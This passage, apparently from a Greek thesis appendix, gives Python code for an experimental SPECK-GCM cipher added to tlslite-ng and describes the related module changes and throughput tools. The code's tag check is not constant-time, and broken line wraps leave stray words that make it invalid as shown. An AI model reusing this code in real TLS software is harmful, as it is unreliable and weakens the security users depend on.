            mask = encrypt(counter)
            for j in xrange(i, min(len(out), i + 16)):
```

```
                out[j] = inp[j] ^ mask[j-i]
            inc32(counter)
        return out

    def _auth(self, ciphertext, ad, tagMask):
        y = 0
        y = self._update(y, ad)
        y = self._update(y, ciphertext)
        y ^= (len(ad) << (3 + 64)) | (len(ciphertext) << 3)
        y = self._mul(y)
        y ^= bytesToNumber(tagMask)
        return numberToByteArray(y, 16)

    def _update(self, y, data):
        for i in xrange(0, len(data) // 16):
            y ^= bytesToNumber(data[16*i:16*i+16])
            y = self._mul(y)
        extra = len(data) % 16
        if extra != 0:
            block = bytearray(16)
            block[:extra] = data[-extra:]
            y ^= bytesToNumber(block)
            y = self._mul(y)
        return y

    def _mul(self, y):
        """ Returns y*H, where H is the GCM key. """
        ret = 0
        # Multiply H by y 4 bits at a time, starting with the highest power
        # terms.
        gcmReductionTable = SPECK192GCM._gcmReductionTable
        productTable = self._productTable
        for i in xrange(0, 128, 4):
            # Multiply by x^4. The reduction for the top four terms is
            # precomputed.
            retHigh = ret & 0xf
            ret >>= 4
            ret ^= (gcmReductionTable[retHigh] << 112) # 128 - 16

            # Add in y' * H where y' are the next four terms of y, shifted
down
            # to the x^0..x^4. This is one of the pre-computed multiples of
            # H. The multiplication by x^4 shifts them back into place.
            ret ^= productTable[y & 0xf]
            y >>= 4
        assert y == 0
        return ret

    def seal(self, nonce, plaintext, data):
        """
        Encrypts and authenticates plaintext using nonce and data. Returns
the
        ciphertext, consisting of the encrypted plaintext and tag
concatenated.
        """

        if len(nonce) != 12:
            raise ValueError("Bad nonce length")

        # The initial counter value is the nonce, followed by a 32-bit
counter
```

```
        # that starts at 1. It's used to compute the tag mask.
        counter = bytearray(16)
        counter[:12] = nonce
        counter[-1] = 1
        tagMask = self.encrypt(counter)

        # The counter starts at 2 for the actual encryption.
        counter[-1] = 2

        ciphertext = self._rawSpeckCtrEncrypt(counter, plaintext)


        tag = self._auth(ciphertext, data, tagMask)

        return ciphertext + tag

    def open(self, nonce, ciphertext, data):
        """
        Decrypts and authenticates ciphertext using nonce and data. If the
        tag is valid, the plaintext is returned. If the tag is invalid,
        returns None.
        """

        if len(nonce) != 12:
            raise ValueError("Bad nonce length")
        if len(ciphertext) < 16:
            return None

        tag = ciphertext[-16:]
        ciphertext = ciphertext[:-16]

        # The initial counter value is the nonce, followed by a 32-bit
counter
        # that starts at 1. It's used to compute the tag mask.
        counter = bytearray(16)
        counter[:12] = nonce
        counter[-1] = 1
        tagMask = self.encrypt(counter)

        if tag != self._auth(ciphertext, data, tagMask):
            return None

        # The counter starts at 2 for the actual decryption.
        counter[-1] = 2
        return self._rawSpeckCtrEncrypt(counter, ciphertext)

    @staticmethod
    def _reverseBits(i):
        assert i < 16
        i = ((i << 2) & 0xc) | ((i >> 2) & 0x3)
        i = ((i << 1) & 0xa) | ((i >> 1) & 0x5)
        return i

    @staticmethod
    def _gcmAdd(x, y):
        return x ^ y

    @staticmethod
    def _gcmShift(x):
        # Multiplying by x is a right shift, due to bit order.
        highTermSet = x & 1
```

```
        x >>= 1
        if highTermSet:
            # The x^127 term was shifted up to x^128, so subtract a
1+x+x^2+x^7
            # term. This is 0b11100001 or 0xe1 when represented as an 8-bit
            # polynomial.
            x ^= 0xe1 << (128-8)
        return x

    @staticmethod
    def _inc32(counter):
        for i in xrange(len(counter)-1, len(counter)-5, -1):
            counter[i] = (counter[i] + 1) % 256
            if counter[i] != 0:
                break
        return counter


    # define R(x, y, k) (x = ROR(x, 8), x += y, x ^= k, y = ROL(y, 3), y ^=
x)

    def encrypt_round(self, x, y, k):
        #Feistel Operation
        new_x = (((x << 56) | (x >> 8)) + y) & 18446744073709551615L
        new_x ^= k
        new_y = ((y >> 61) | (y << 3))& 18446744073709551615L # y = ROL(y,
3)
        new_y ^= new_x

        return new_x, new_y


    def decrypt_round(self, x, y, k):
        #Inverse Feistel Operation

        xor_xy = x ^ y
        new_y = ((xor_xy << 61) | (xor_xy >> 3))& 18446744073709551615L  #
x = ROR_inv(xor_xy)
        xor_xk = x ^ k

        msub = (xor_xk - new_y) & 18446744073709551615L
        new_x = ((msub >> 56) |(msub << 8))& 18446744073709551615L # y =
ROL_inv(msub)

        return new_x, new_y



    def encrypt(self, plaintext):


        mod_mask = 18446744073709551615L

        blockBytesNum = bytesToNumber(plaintext)


        b = (blockBytesNum >> 64) & mod_mask   # shift by word_size 64
        a = blockBytesNum & mod_mask

        keyschedule = self.key_schedule
        encrypt = self.encrypt_round
```

```
        for i in keyschedule:
            b, a = encrypt(b, a, i)

        ciphertext = (b << 64) | a             # shift by word_size 64
        plaintextBytes= numberToByteArray(ciphertext,16)


        return bytearray(plaintextBytes)


    def decrypt(self, ciphertext):

        mod_mask = 18446744073709551615L

        ciphertext = bytesToNumber(ciphertext)

        b = (ciphertext >> 64) & mod_mask     # shift by word_size 64
        a = ciphertext & mod_mask

        decrypt = self.decrypt_round
        key_schedule = self.key_schedule

        for i in reversed(key_schedule):
            b, a = decrypt(b, a, i)

        plaintext = (b << 64) | a            # shift by word_size 64

        plaintext = numberToByteArray(plaintext,16)


        return bytearray(plaintext)


    # _gcmReductionTable[i] is i * (1+x+x^2+x^7) for all 4-bit polynomials
i. The
    # result is stored as a 16-bit polynomial. This is used in the
reduction step to
    # multiply elements of GF(2^128) by x^4.
    _gcmReductionTable = [
        0x0000, 0x1c20, 0x3840, 0x2460, 0x7080, 0x6ca0, 0x48c0, 0x54e0,
        0xe100, 0xfd20, 0xd940, 0xc560, 0x9180, 0x8da0, 0xa9c0, 0xb5e0,
    ]
```

Α8. Tlslite-ng αρθρώματα (modules) που ενημερώθηκαν

Στην συνέχεια παραθέτουμε πληροφορίες για όλα τα αρχεία της σουίτας tlslite-ng που υπέστησαν ενημερώσεις αφενός βελτιστοποίησης και αφετέρου για να υποστηρίζουν πλέον τις νέες κρυπταλγοριθμικές σουίτες που αναπτύξαμε στα πλαίσια της παρούσας διατριβής.

- Υλοποίηση του αλγορίθμου Rijndael σε Python. Το ακόλουθο αρχείο ενημερώθηκε ώστε να αξιοποιεί την συνάρτηση xrange() αντί της range(). Αυτό έγινε με σκοπό να επιταχύνουμε την εκτέλεση των AES υλοποιήσεων που χρησιμοποιούν το εν λόγω άρθρωμα (module):

https://github.com/ioef/tlslite-ng/blob/master/tlslite/utils/rijndael.py

- Υλοποίηση του προτύπου AES σε CBC τρόπο λειτουργίας. Πραγματοποιήθηκε ενημέρωση στο παρακάτω αρχείο ώστε να αντικασταθεί η range() με την xrange(). Επιπλέον για να πετύχουμε καλύτερη απόδοση στους βρόχους κρυπτογράφησης και αποκρυπτογράφησης ορίσαμε πριν από την εκτέλεση των βρόχων εντολές αντιγραφής των αναφορών των αντικειμένων (encrypt = self.rijndael.encrypt και decrypt = self.rijndael.decrypt). Έτσι πλέον δεν «διαβάζεται» κάθε φορά σε κάθε επανάληψη η αναφορά του αντικειμένου, γεγονός που έχει θετική επίδραση ως προς την βελτίωση των χρόνων εκτέλεσης των κρυπταλγοριθμικών σουιτών που βασίζονται στον AES-CBC.

https://github.com/ioef/tlslite-ng/blob/master/tlslite/utils/python_aes.py

- Υλοποίηση του προτύπου AES σε GCM τρόπο λειτουργίας. Όπως και στις προηγούμενες περιπτώσεις, έτσι και εδώ αντικαταστάθηκε η συνάρτηση range() από την xrange() και χρησιμοποιήθηκε η ντιρεκτίβα που αντιγράφει την αναφορά του

αντικείμενου που «δείχνει» στην συνάρτηση κρυπτογράφησης (rawAesEncrypt = self._rawAesEncrypt), πριν από την εκτέλεση των βρόχων κρυπτογράφησης/αποκρυπτογράφησης

https://github.com/ioef/tlslite-ng/blob/master/tlslite/utils/aesgcm.py

- Αρχείο δήλωσης Σταθερών (constants) οι οποίες αξιοποιούνται από τα υπόλοιπα αρθρώματα (modules) της σουίτας. Τροποποιημένο αρχείο για να εισαγάγουμε τις νέες κρυπταλγοριθμικές σουίτες του SPECK στην λίστα των υποστηριζόμενων από την tlslite-ng.

```
# SPECK 128 CIPHER Expiremental
TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA = 0xFF00
ietfNames[0xFF00] = 'TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA'
TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA256 = 0xFF01
ietfNames[0xFF01] = 'TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA256'

TLS_RSA_WITH_SPECK_128_CBC_SHA = 0xFF02
ietfNames[0xFF02] = 'TLS_RSA_WITH_SPECK_128_CBC_SHA'
TLS_RSA_WITH_SPECK_128_CBC_SHA256 = 0xFF03
ietfNames[0xFF03] = 'TLS_RSA_WITH_SPECK_128_CBC_SHA256'

TLS_DHE_RSA_WITH_SPECK_128_CBC_SHA = 0xFF04
ietfNames[0xFF04] = 'TLS_DHE_RSA_WITH_SPECK_128_CBC_SHA'
TLS_DHE_RSA_WITH_SPECK_128_CBC_SHA256 = 0xFF05
ietfNames[0xFF05] = 'TLS_DHE_RSA_WITH_SPECK_128_CBC_SHA256'

TLS_DHE_RSA_WITH_SPECK_128_GCM_SHA256 = 0XFF06
ietfNames[0XFF06] = 'TLS_DHE_RSA_WITH_SPECK_128_GCM_SHA256'

TLS_ECDHE_RSA_WITH_SPECK_128_GCM_SHA256 = 0XFF07
ietfNames[0XFF07] = 'TLS_ECDHE_RSA_WITH_SPECK_128_GCM_SHA256'

TLS_ECDHE_RSA_WITH_SPECK_192_GCM_SHA256 = 0XFF08
ietfNames[0XFF08] = 'TLS_ECDHE_RSA_WITH_SPECK_192_GCM_SHA256'
```

Για τα αναγνωριστικά (IDs) χρησιμοποιήθηκαν οι δεσμευμένες τιμές της IETF στο εύρος xFF00 – xFFFF.

https://github.com/ioef/tlslite-ng/blob/master/tlslite/constants.py

- Αρχείο ρυθμίσεων που χρησιμοποιούνται κατά την διαπραγμάτευση. Ενημερώθηκε ώστε να εμπεριέχει μεταξύ άλλων και τις ονοματολογίες που αφορούν τις παραλλαγές του αλγορίθμου SPECK.

https://github.com/ioef/tlslite-ng/blob/master/tlslite/handshakesettings.py

- Άρθρωμα το οποίο υλοποιεί το επίπεδο Record του πρωτοκόλλου TLS. Τροποποιήθηκε ώστε να ορίσουμε τους υποστηριζόμενους αλγορίθμους που θα αναγνωρίζει το Record Layer και για να θεσπίσουμε του μήκους του κλειδιού και του διανύσματος αρχικοποίησης (IV) σε bytes για τις παραλλαγές του SPECK. Ακολούθως παραθέτουμε ένα απόσπασμα του αρχείου:

```
elif cipherSuite in CipherSuite.speckSuites:
    keyLength = 16
    ivLength = 16
    createCipherFunc = createSPECK
elif cipherSuite in CipherSuite.speck128GcmSuites:
    keyLength = 16
    ivLength = 4
    createCipherFunc = createSPECK128GCM
elif cipherSuite in CipherSuite.speck192GcmSuites:
    keyLength = 24
    ivLength = 4
    createCipherFunc = createSPECK192GCM
```

https://github.com/ioef/tlslite-ng/blob/master/tlslite/recordlayer.py

-Αρχείο το οποίο περιλαμβάνει τον μηχανισμό δημιουργίας αντικειμένων των αλγορίθμων που θα χρησιμοποιηθούν για το χτίσιμο ενός SSL/TLS Record. Τροποποιήθηκε ώστε να περιλαμβάνει πλέον όλες τις παραλλαγές του SPECK (SPECK128/128 και SPECK128/192)

https://github.com/ioef/tlslite-ng/blob/master/tlslite/utils/cipherfactory.py

- Υλοποίηση εργαλείου για την διεξαγωγή μετρήσεων των ρυθμών διαμεταγωγής σε επιλεγμένες κρυπταλγοριθμικές σουίτες που περιλαμβάνει η tlslite-ng. Εκτελείται είτε ως πελάτης είτε ως εξυπηρετητής και έχει την δυνατότητα να παράγει δυναμικά τυχαία μηνύματα μεταβλητού μεγέθους που ορίζει ο χρήστης. Αυτά διακινούνται μεταξύ του πελάτη και του εξυπηρετητή ενώ παράλληλα καταμετράται ο ρυθμός διαμεταγωγής στο ασφαλές κανάλι επικοινωνίας.

https://github.com/ioef/tlslite-ng/blob/master/tests/throughput-tests.py

- Υλοποίηση εργαλείου για την ερμηνεία των αποτελεσμάτων από τις δοκιμές των ρυθμών διαμεταγωγής. Δημιουργήσαμε το εν λόγω αρχείο για να υπολογίζουμε αυτοματοποιημένα τις μέσες τιμές και την τυπική απόκλιση από 20 δείγματα ρυθμών διαμεταγωγής για όλες τις κρυπταλγοριθμικές σουίτες που δοκιμάζονται ανά τυχαίο αρχείο σταθερού μεγέθους.

https://github.com/ioef/tlslite-ng/blob/master/tests/results-interptr.py

- Υλοποίηση εργαλείου httpsclient. Τροποποιήθηκε ώστε να υποστηρίζονται οι παραλλαγές του αλγόριθμου SPECK, όπως επίσης και να δίδει την δυνατότητα στον χρήστη να ορίζει δυναμικά (από την γραμμή εντολών) τα αρχεία που επιθυμεί να ανακτήσει από έναν εξυπηρετητή όπως επίσης και τον αλγόριθμο που επιθυμεί να χρησιμοποιηθεί (π.χ. --algo =speck128, --algo=aes128 κ.ο.κ.).

https://github.com/ioef/tlslite-ng/blob/master/tests/httpsclient.py

- Συμπληρωματικά με το παραπάνω αρχείο δημιουργήθηκε ένα bash script για την αυτοματοποιημένη ανάκτηση τυχαίων αρχείων διαφόρων μεγεθών και την καταμέτρηση των χρόνων ανάκτησης, όταν χρησιμοποιούνται εκ περιτροπής οι διάφορες κρυπταλγοριθμικές σουίτες. Το εν λόγω script εκτελεί χειραψίες με έναν εξυπηρετητή TLS χρησιμοποιώντας εκ περιτροπής τους αλγορίθμους aes128, speck128, aes128gcm, speck128gcm, speck192gcm. Αξίζει να σημειωθεί πως λαμβάνει δύο δείγματα από τον κάθε αλγόριθμο για το ίδιο μέγεθος τυχαίου αρχείου.

https://github.com/ioef/tlslite-ng/blob/master/tests/httpsclient-througput.sh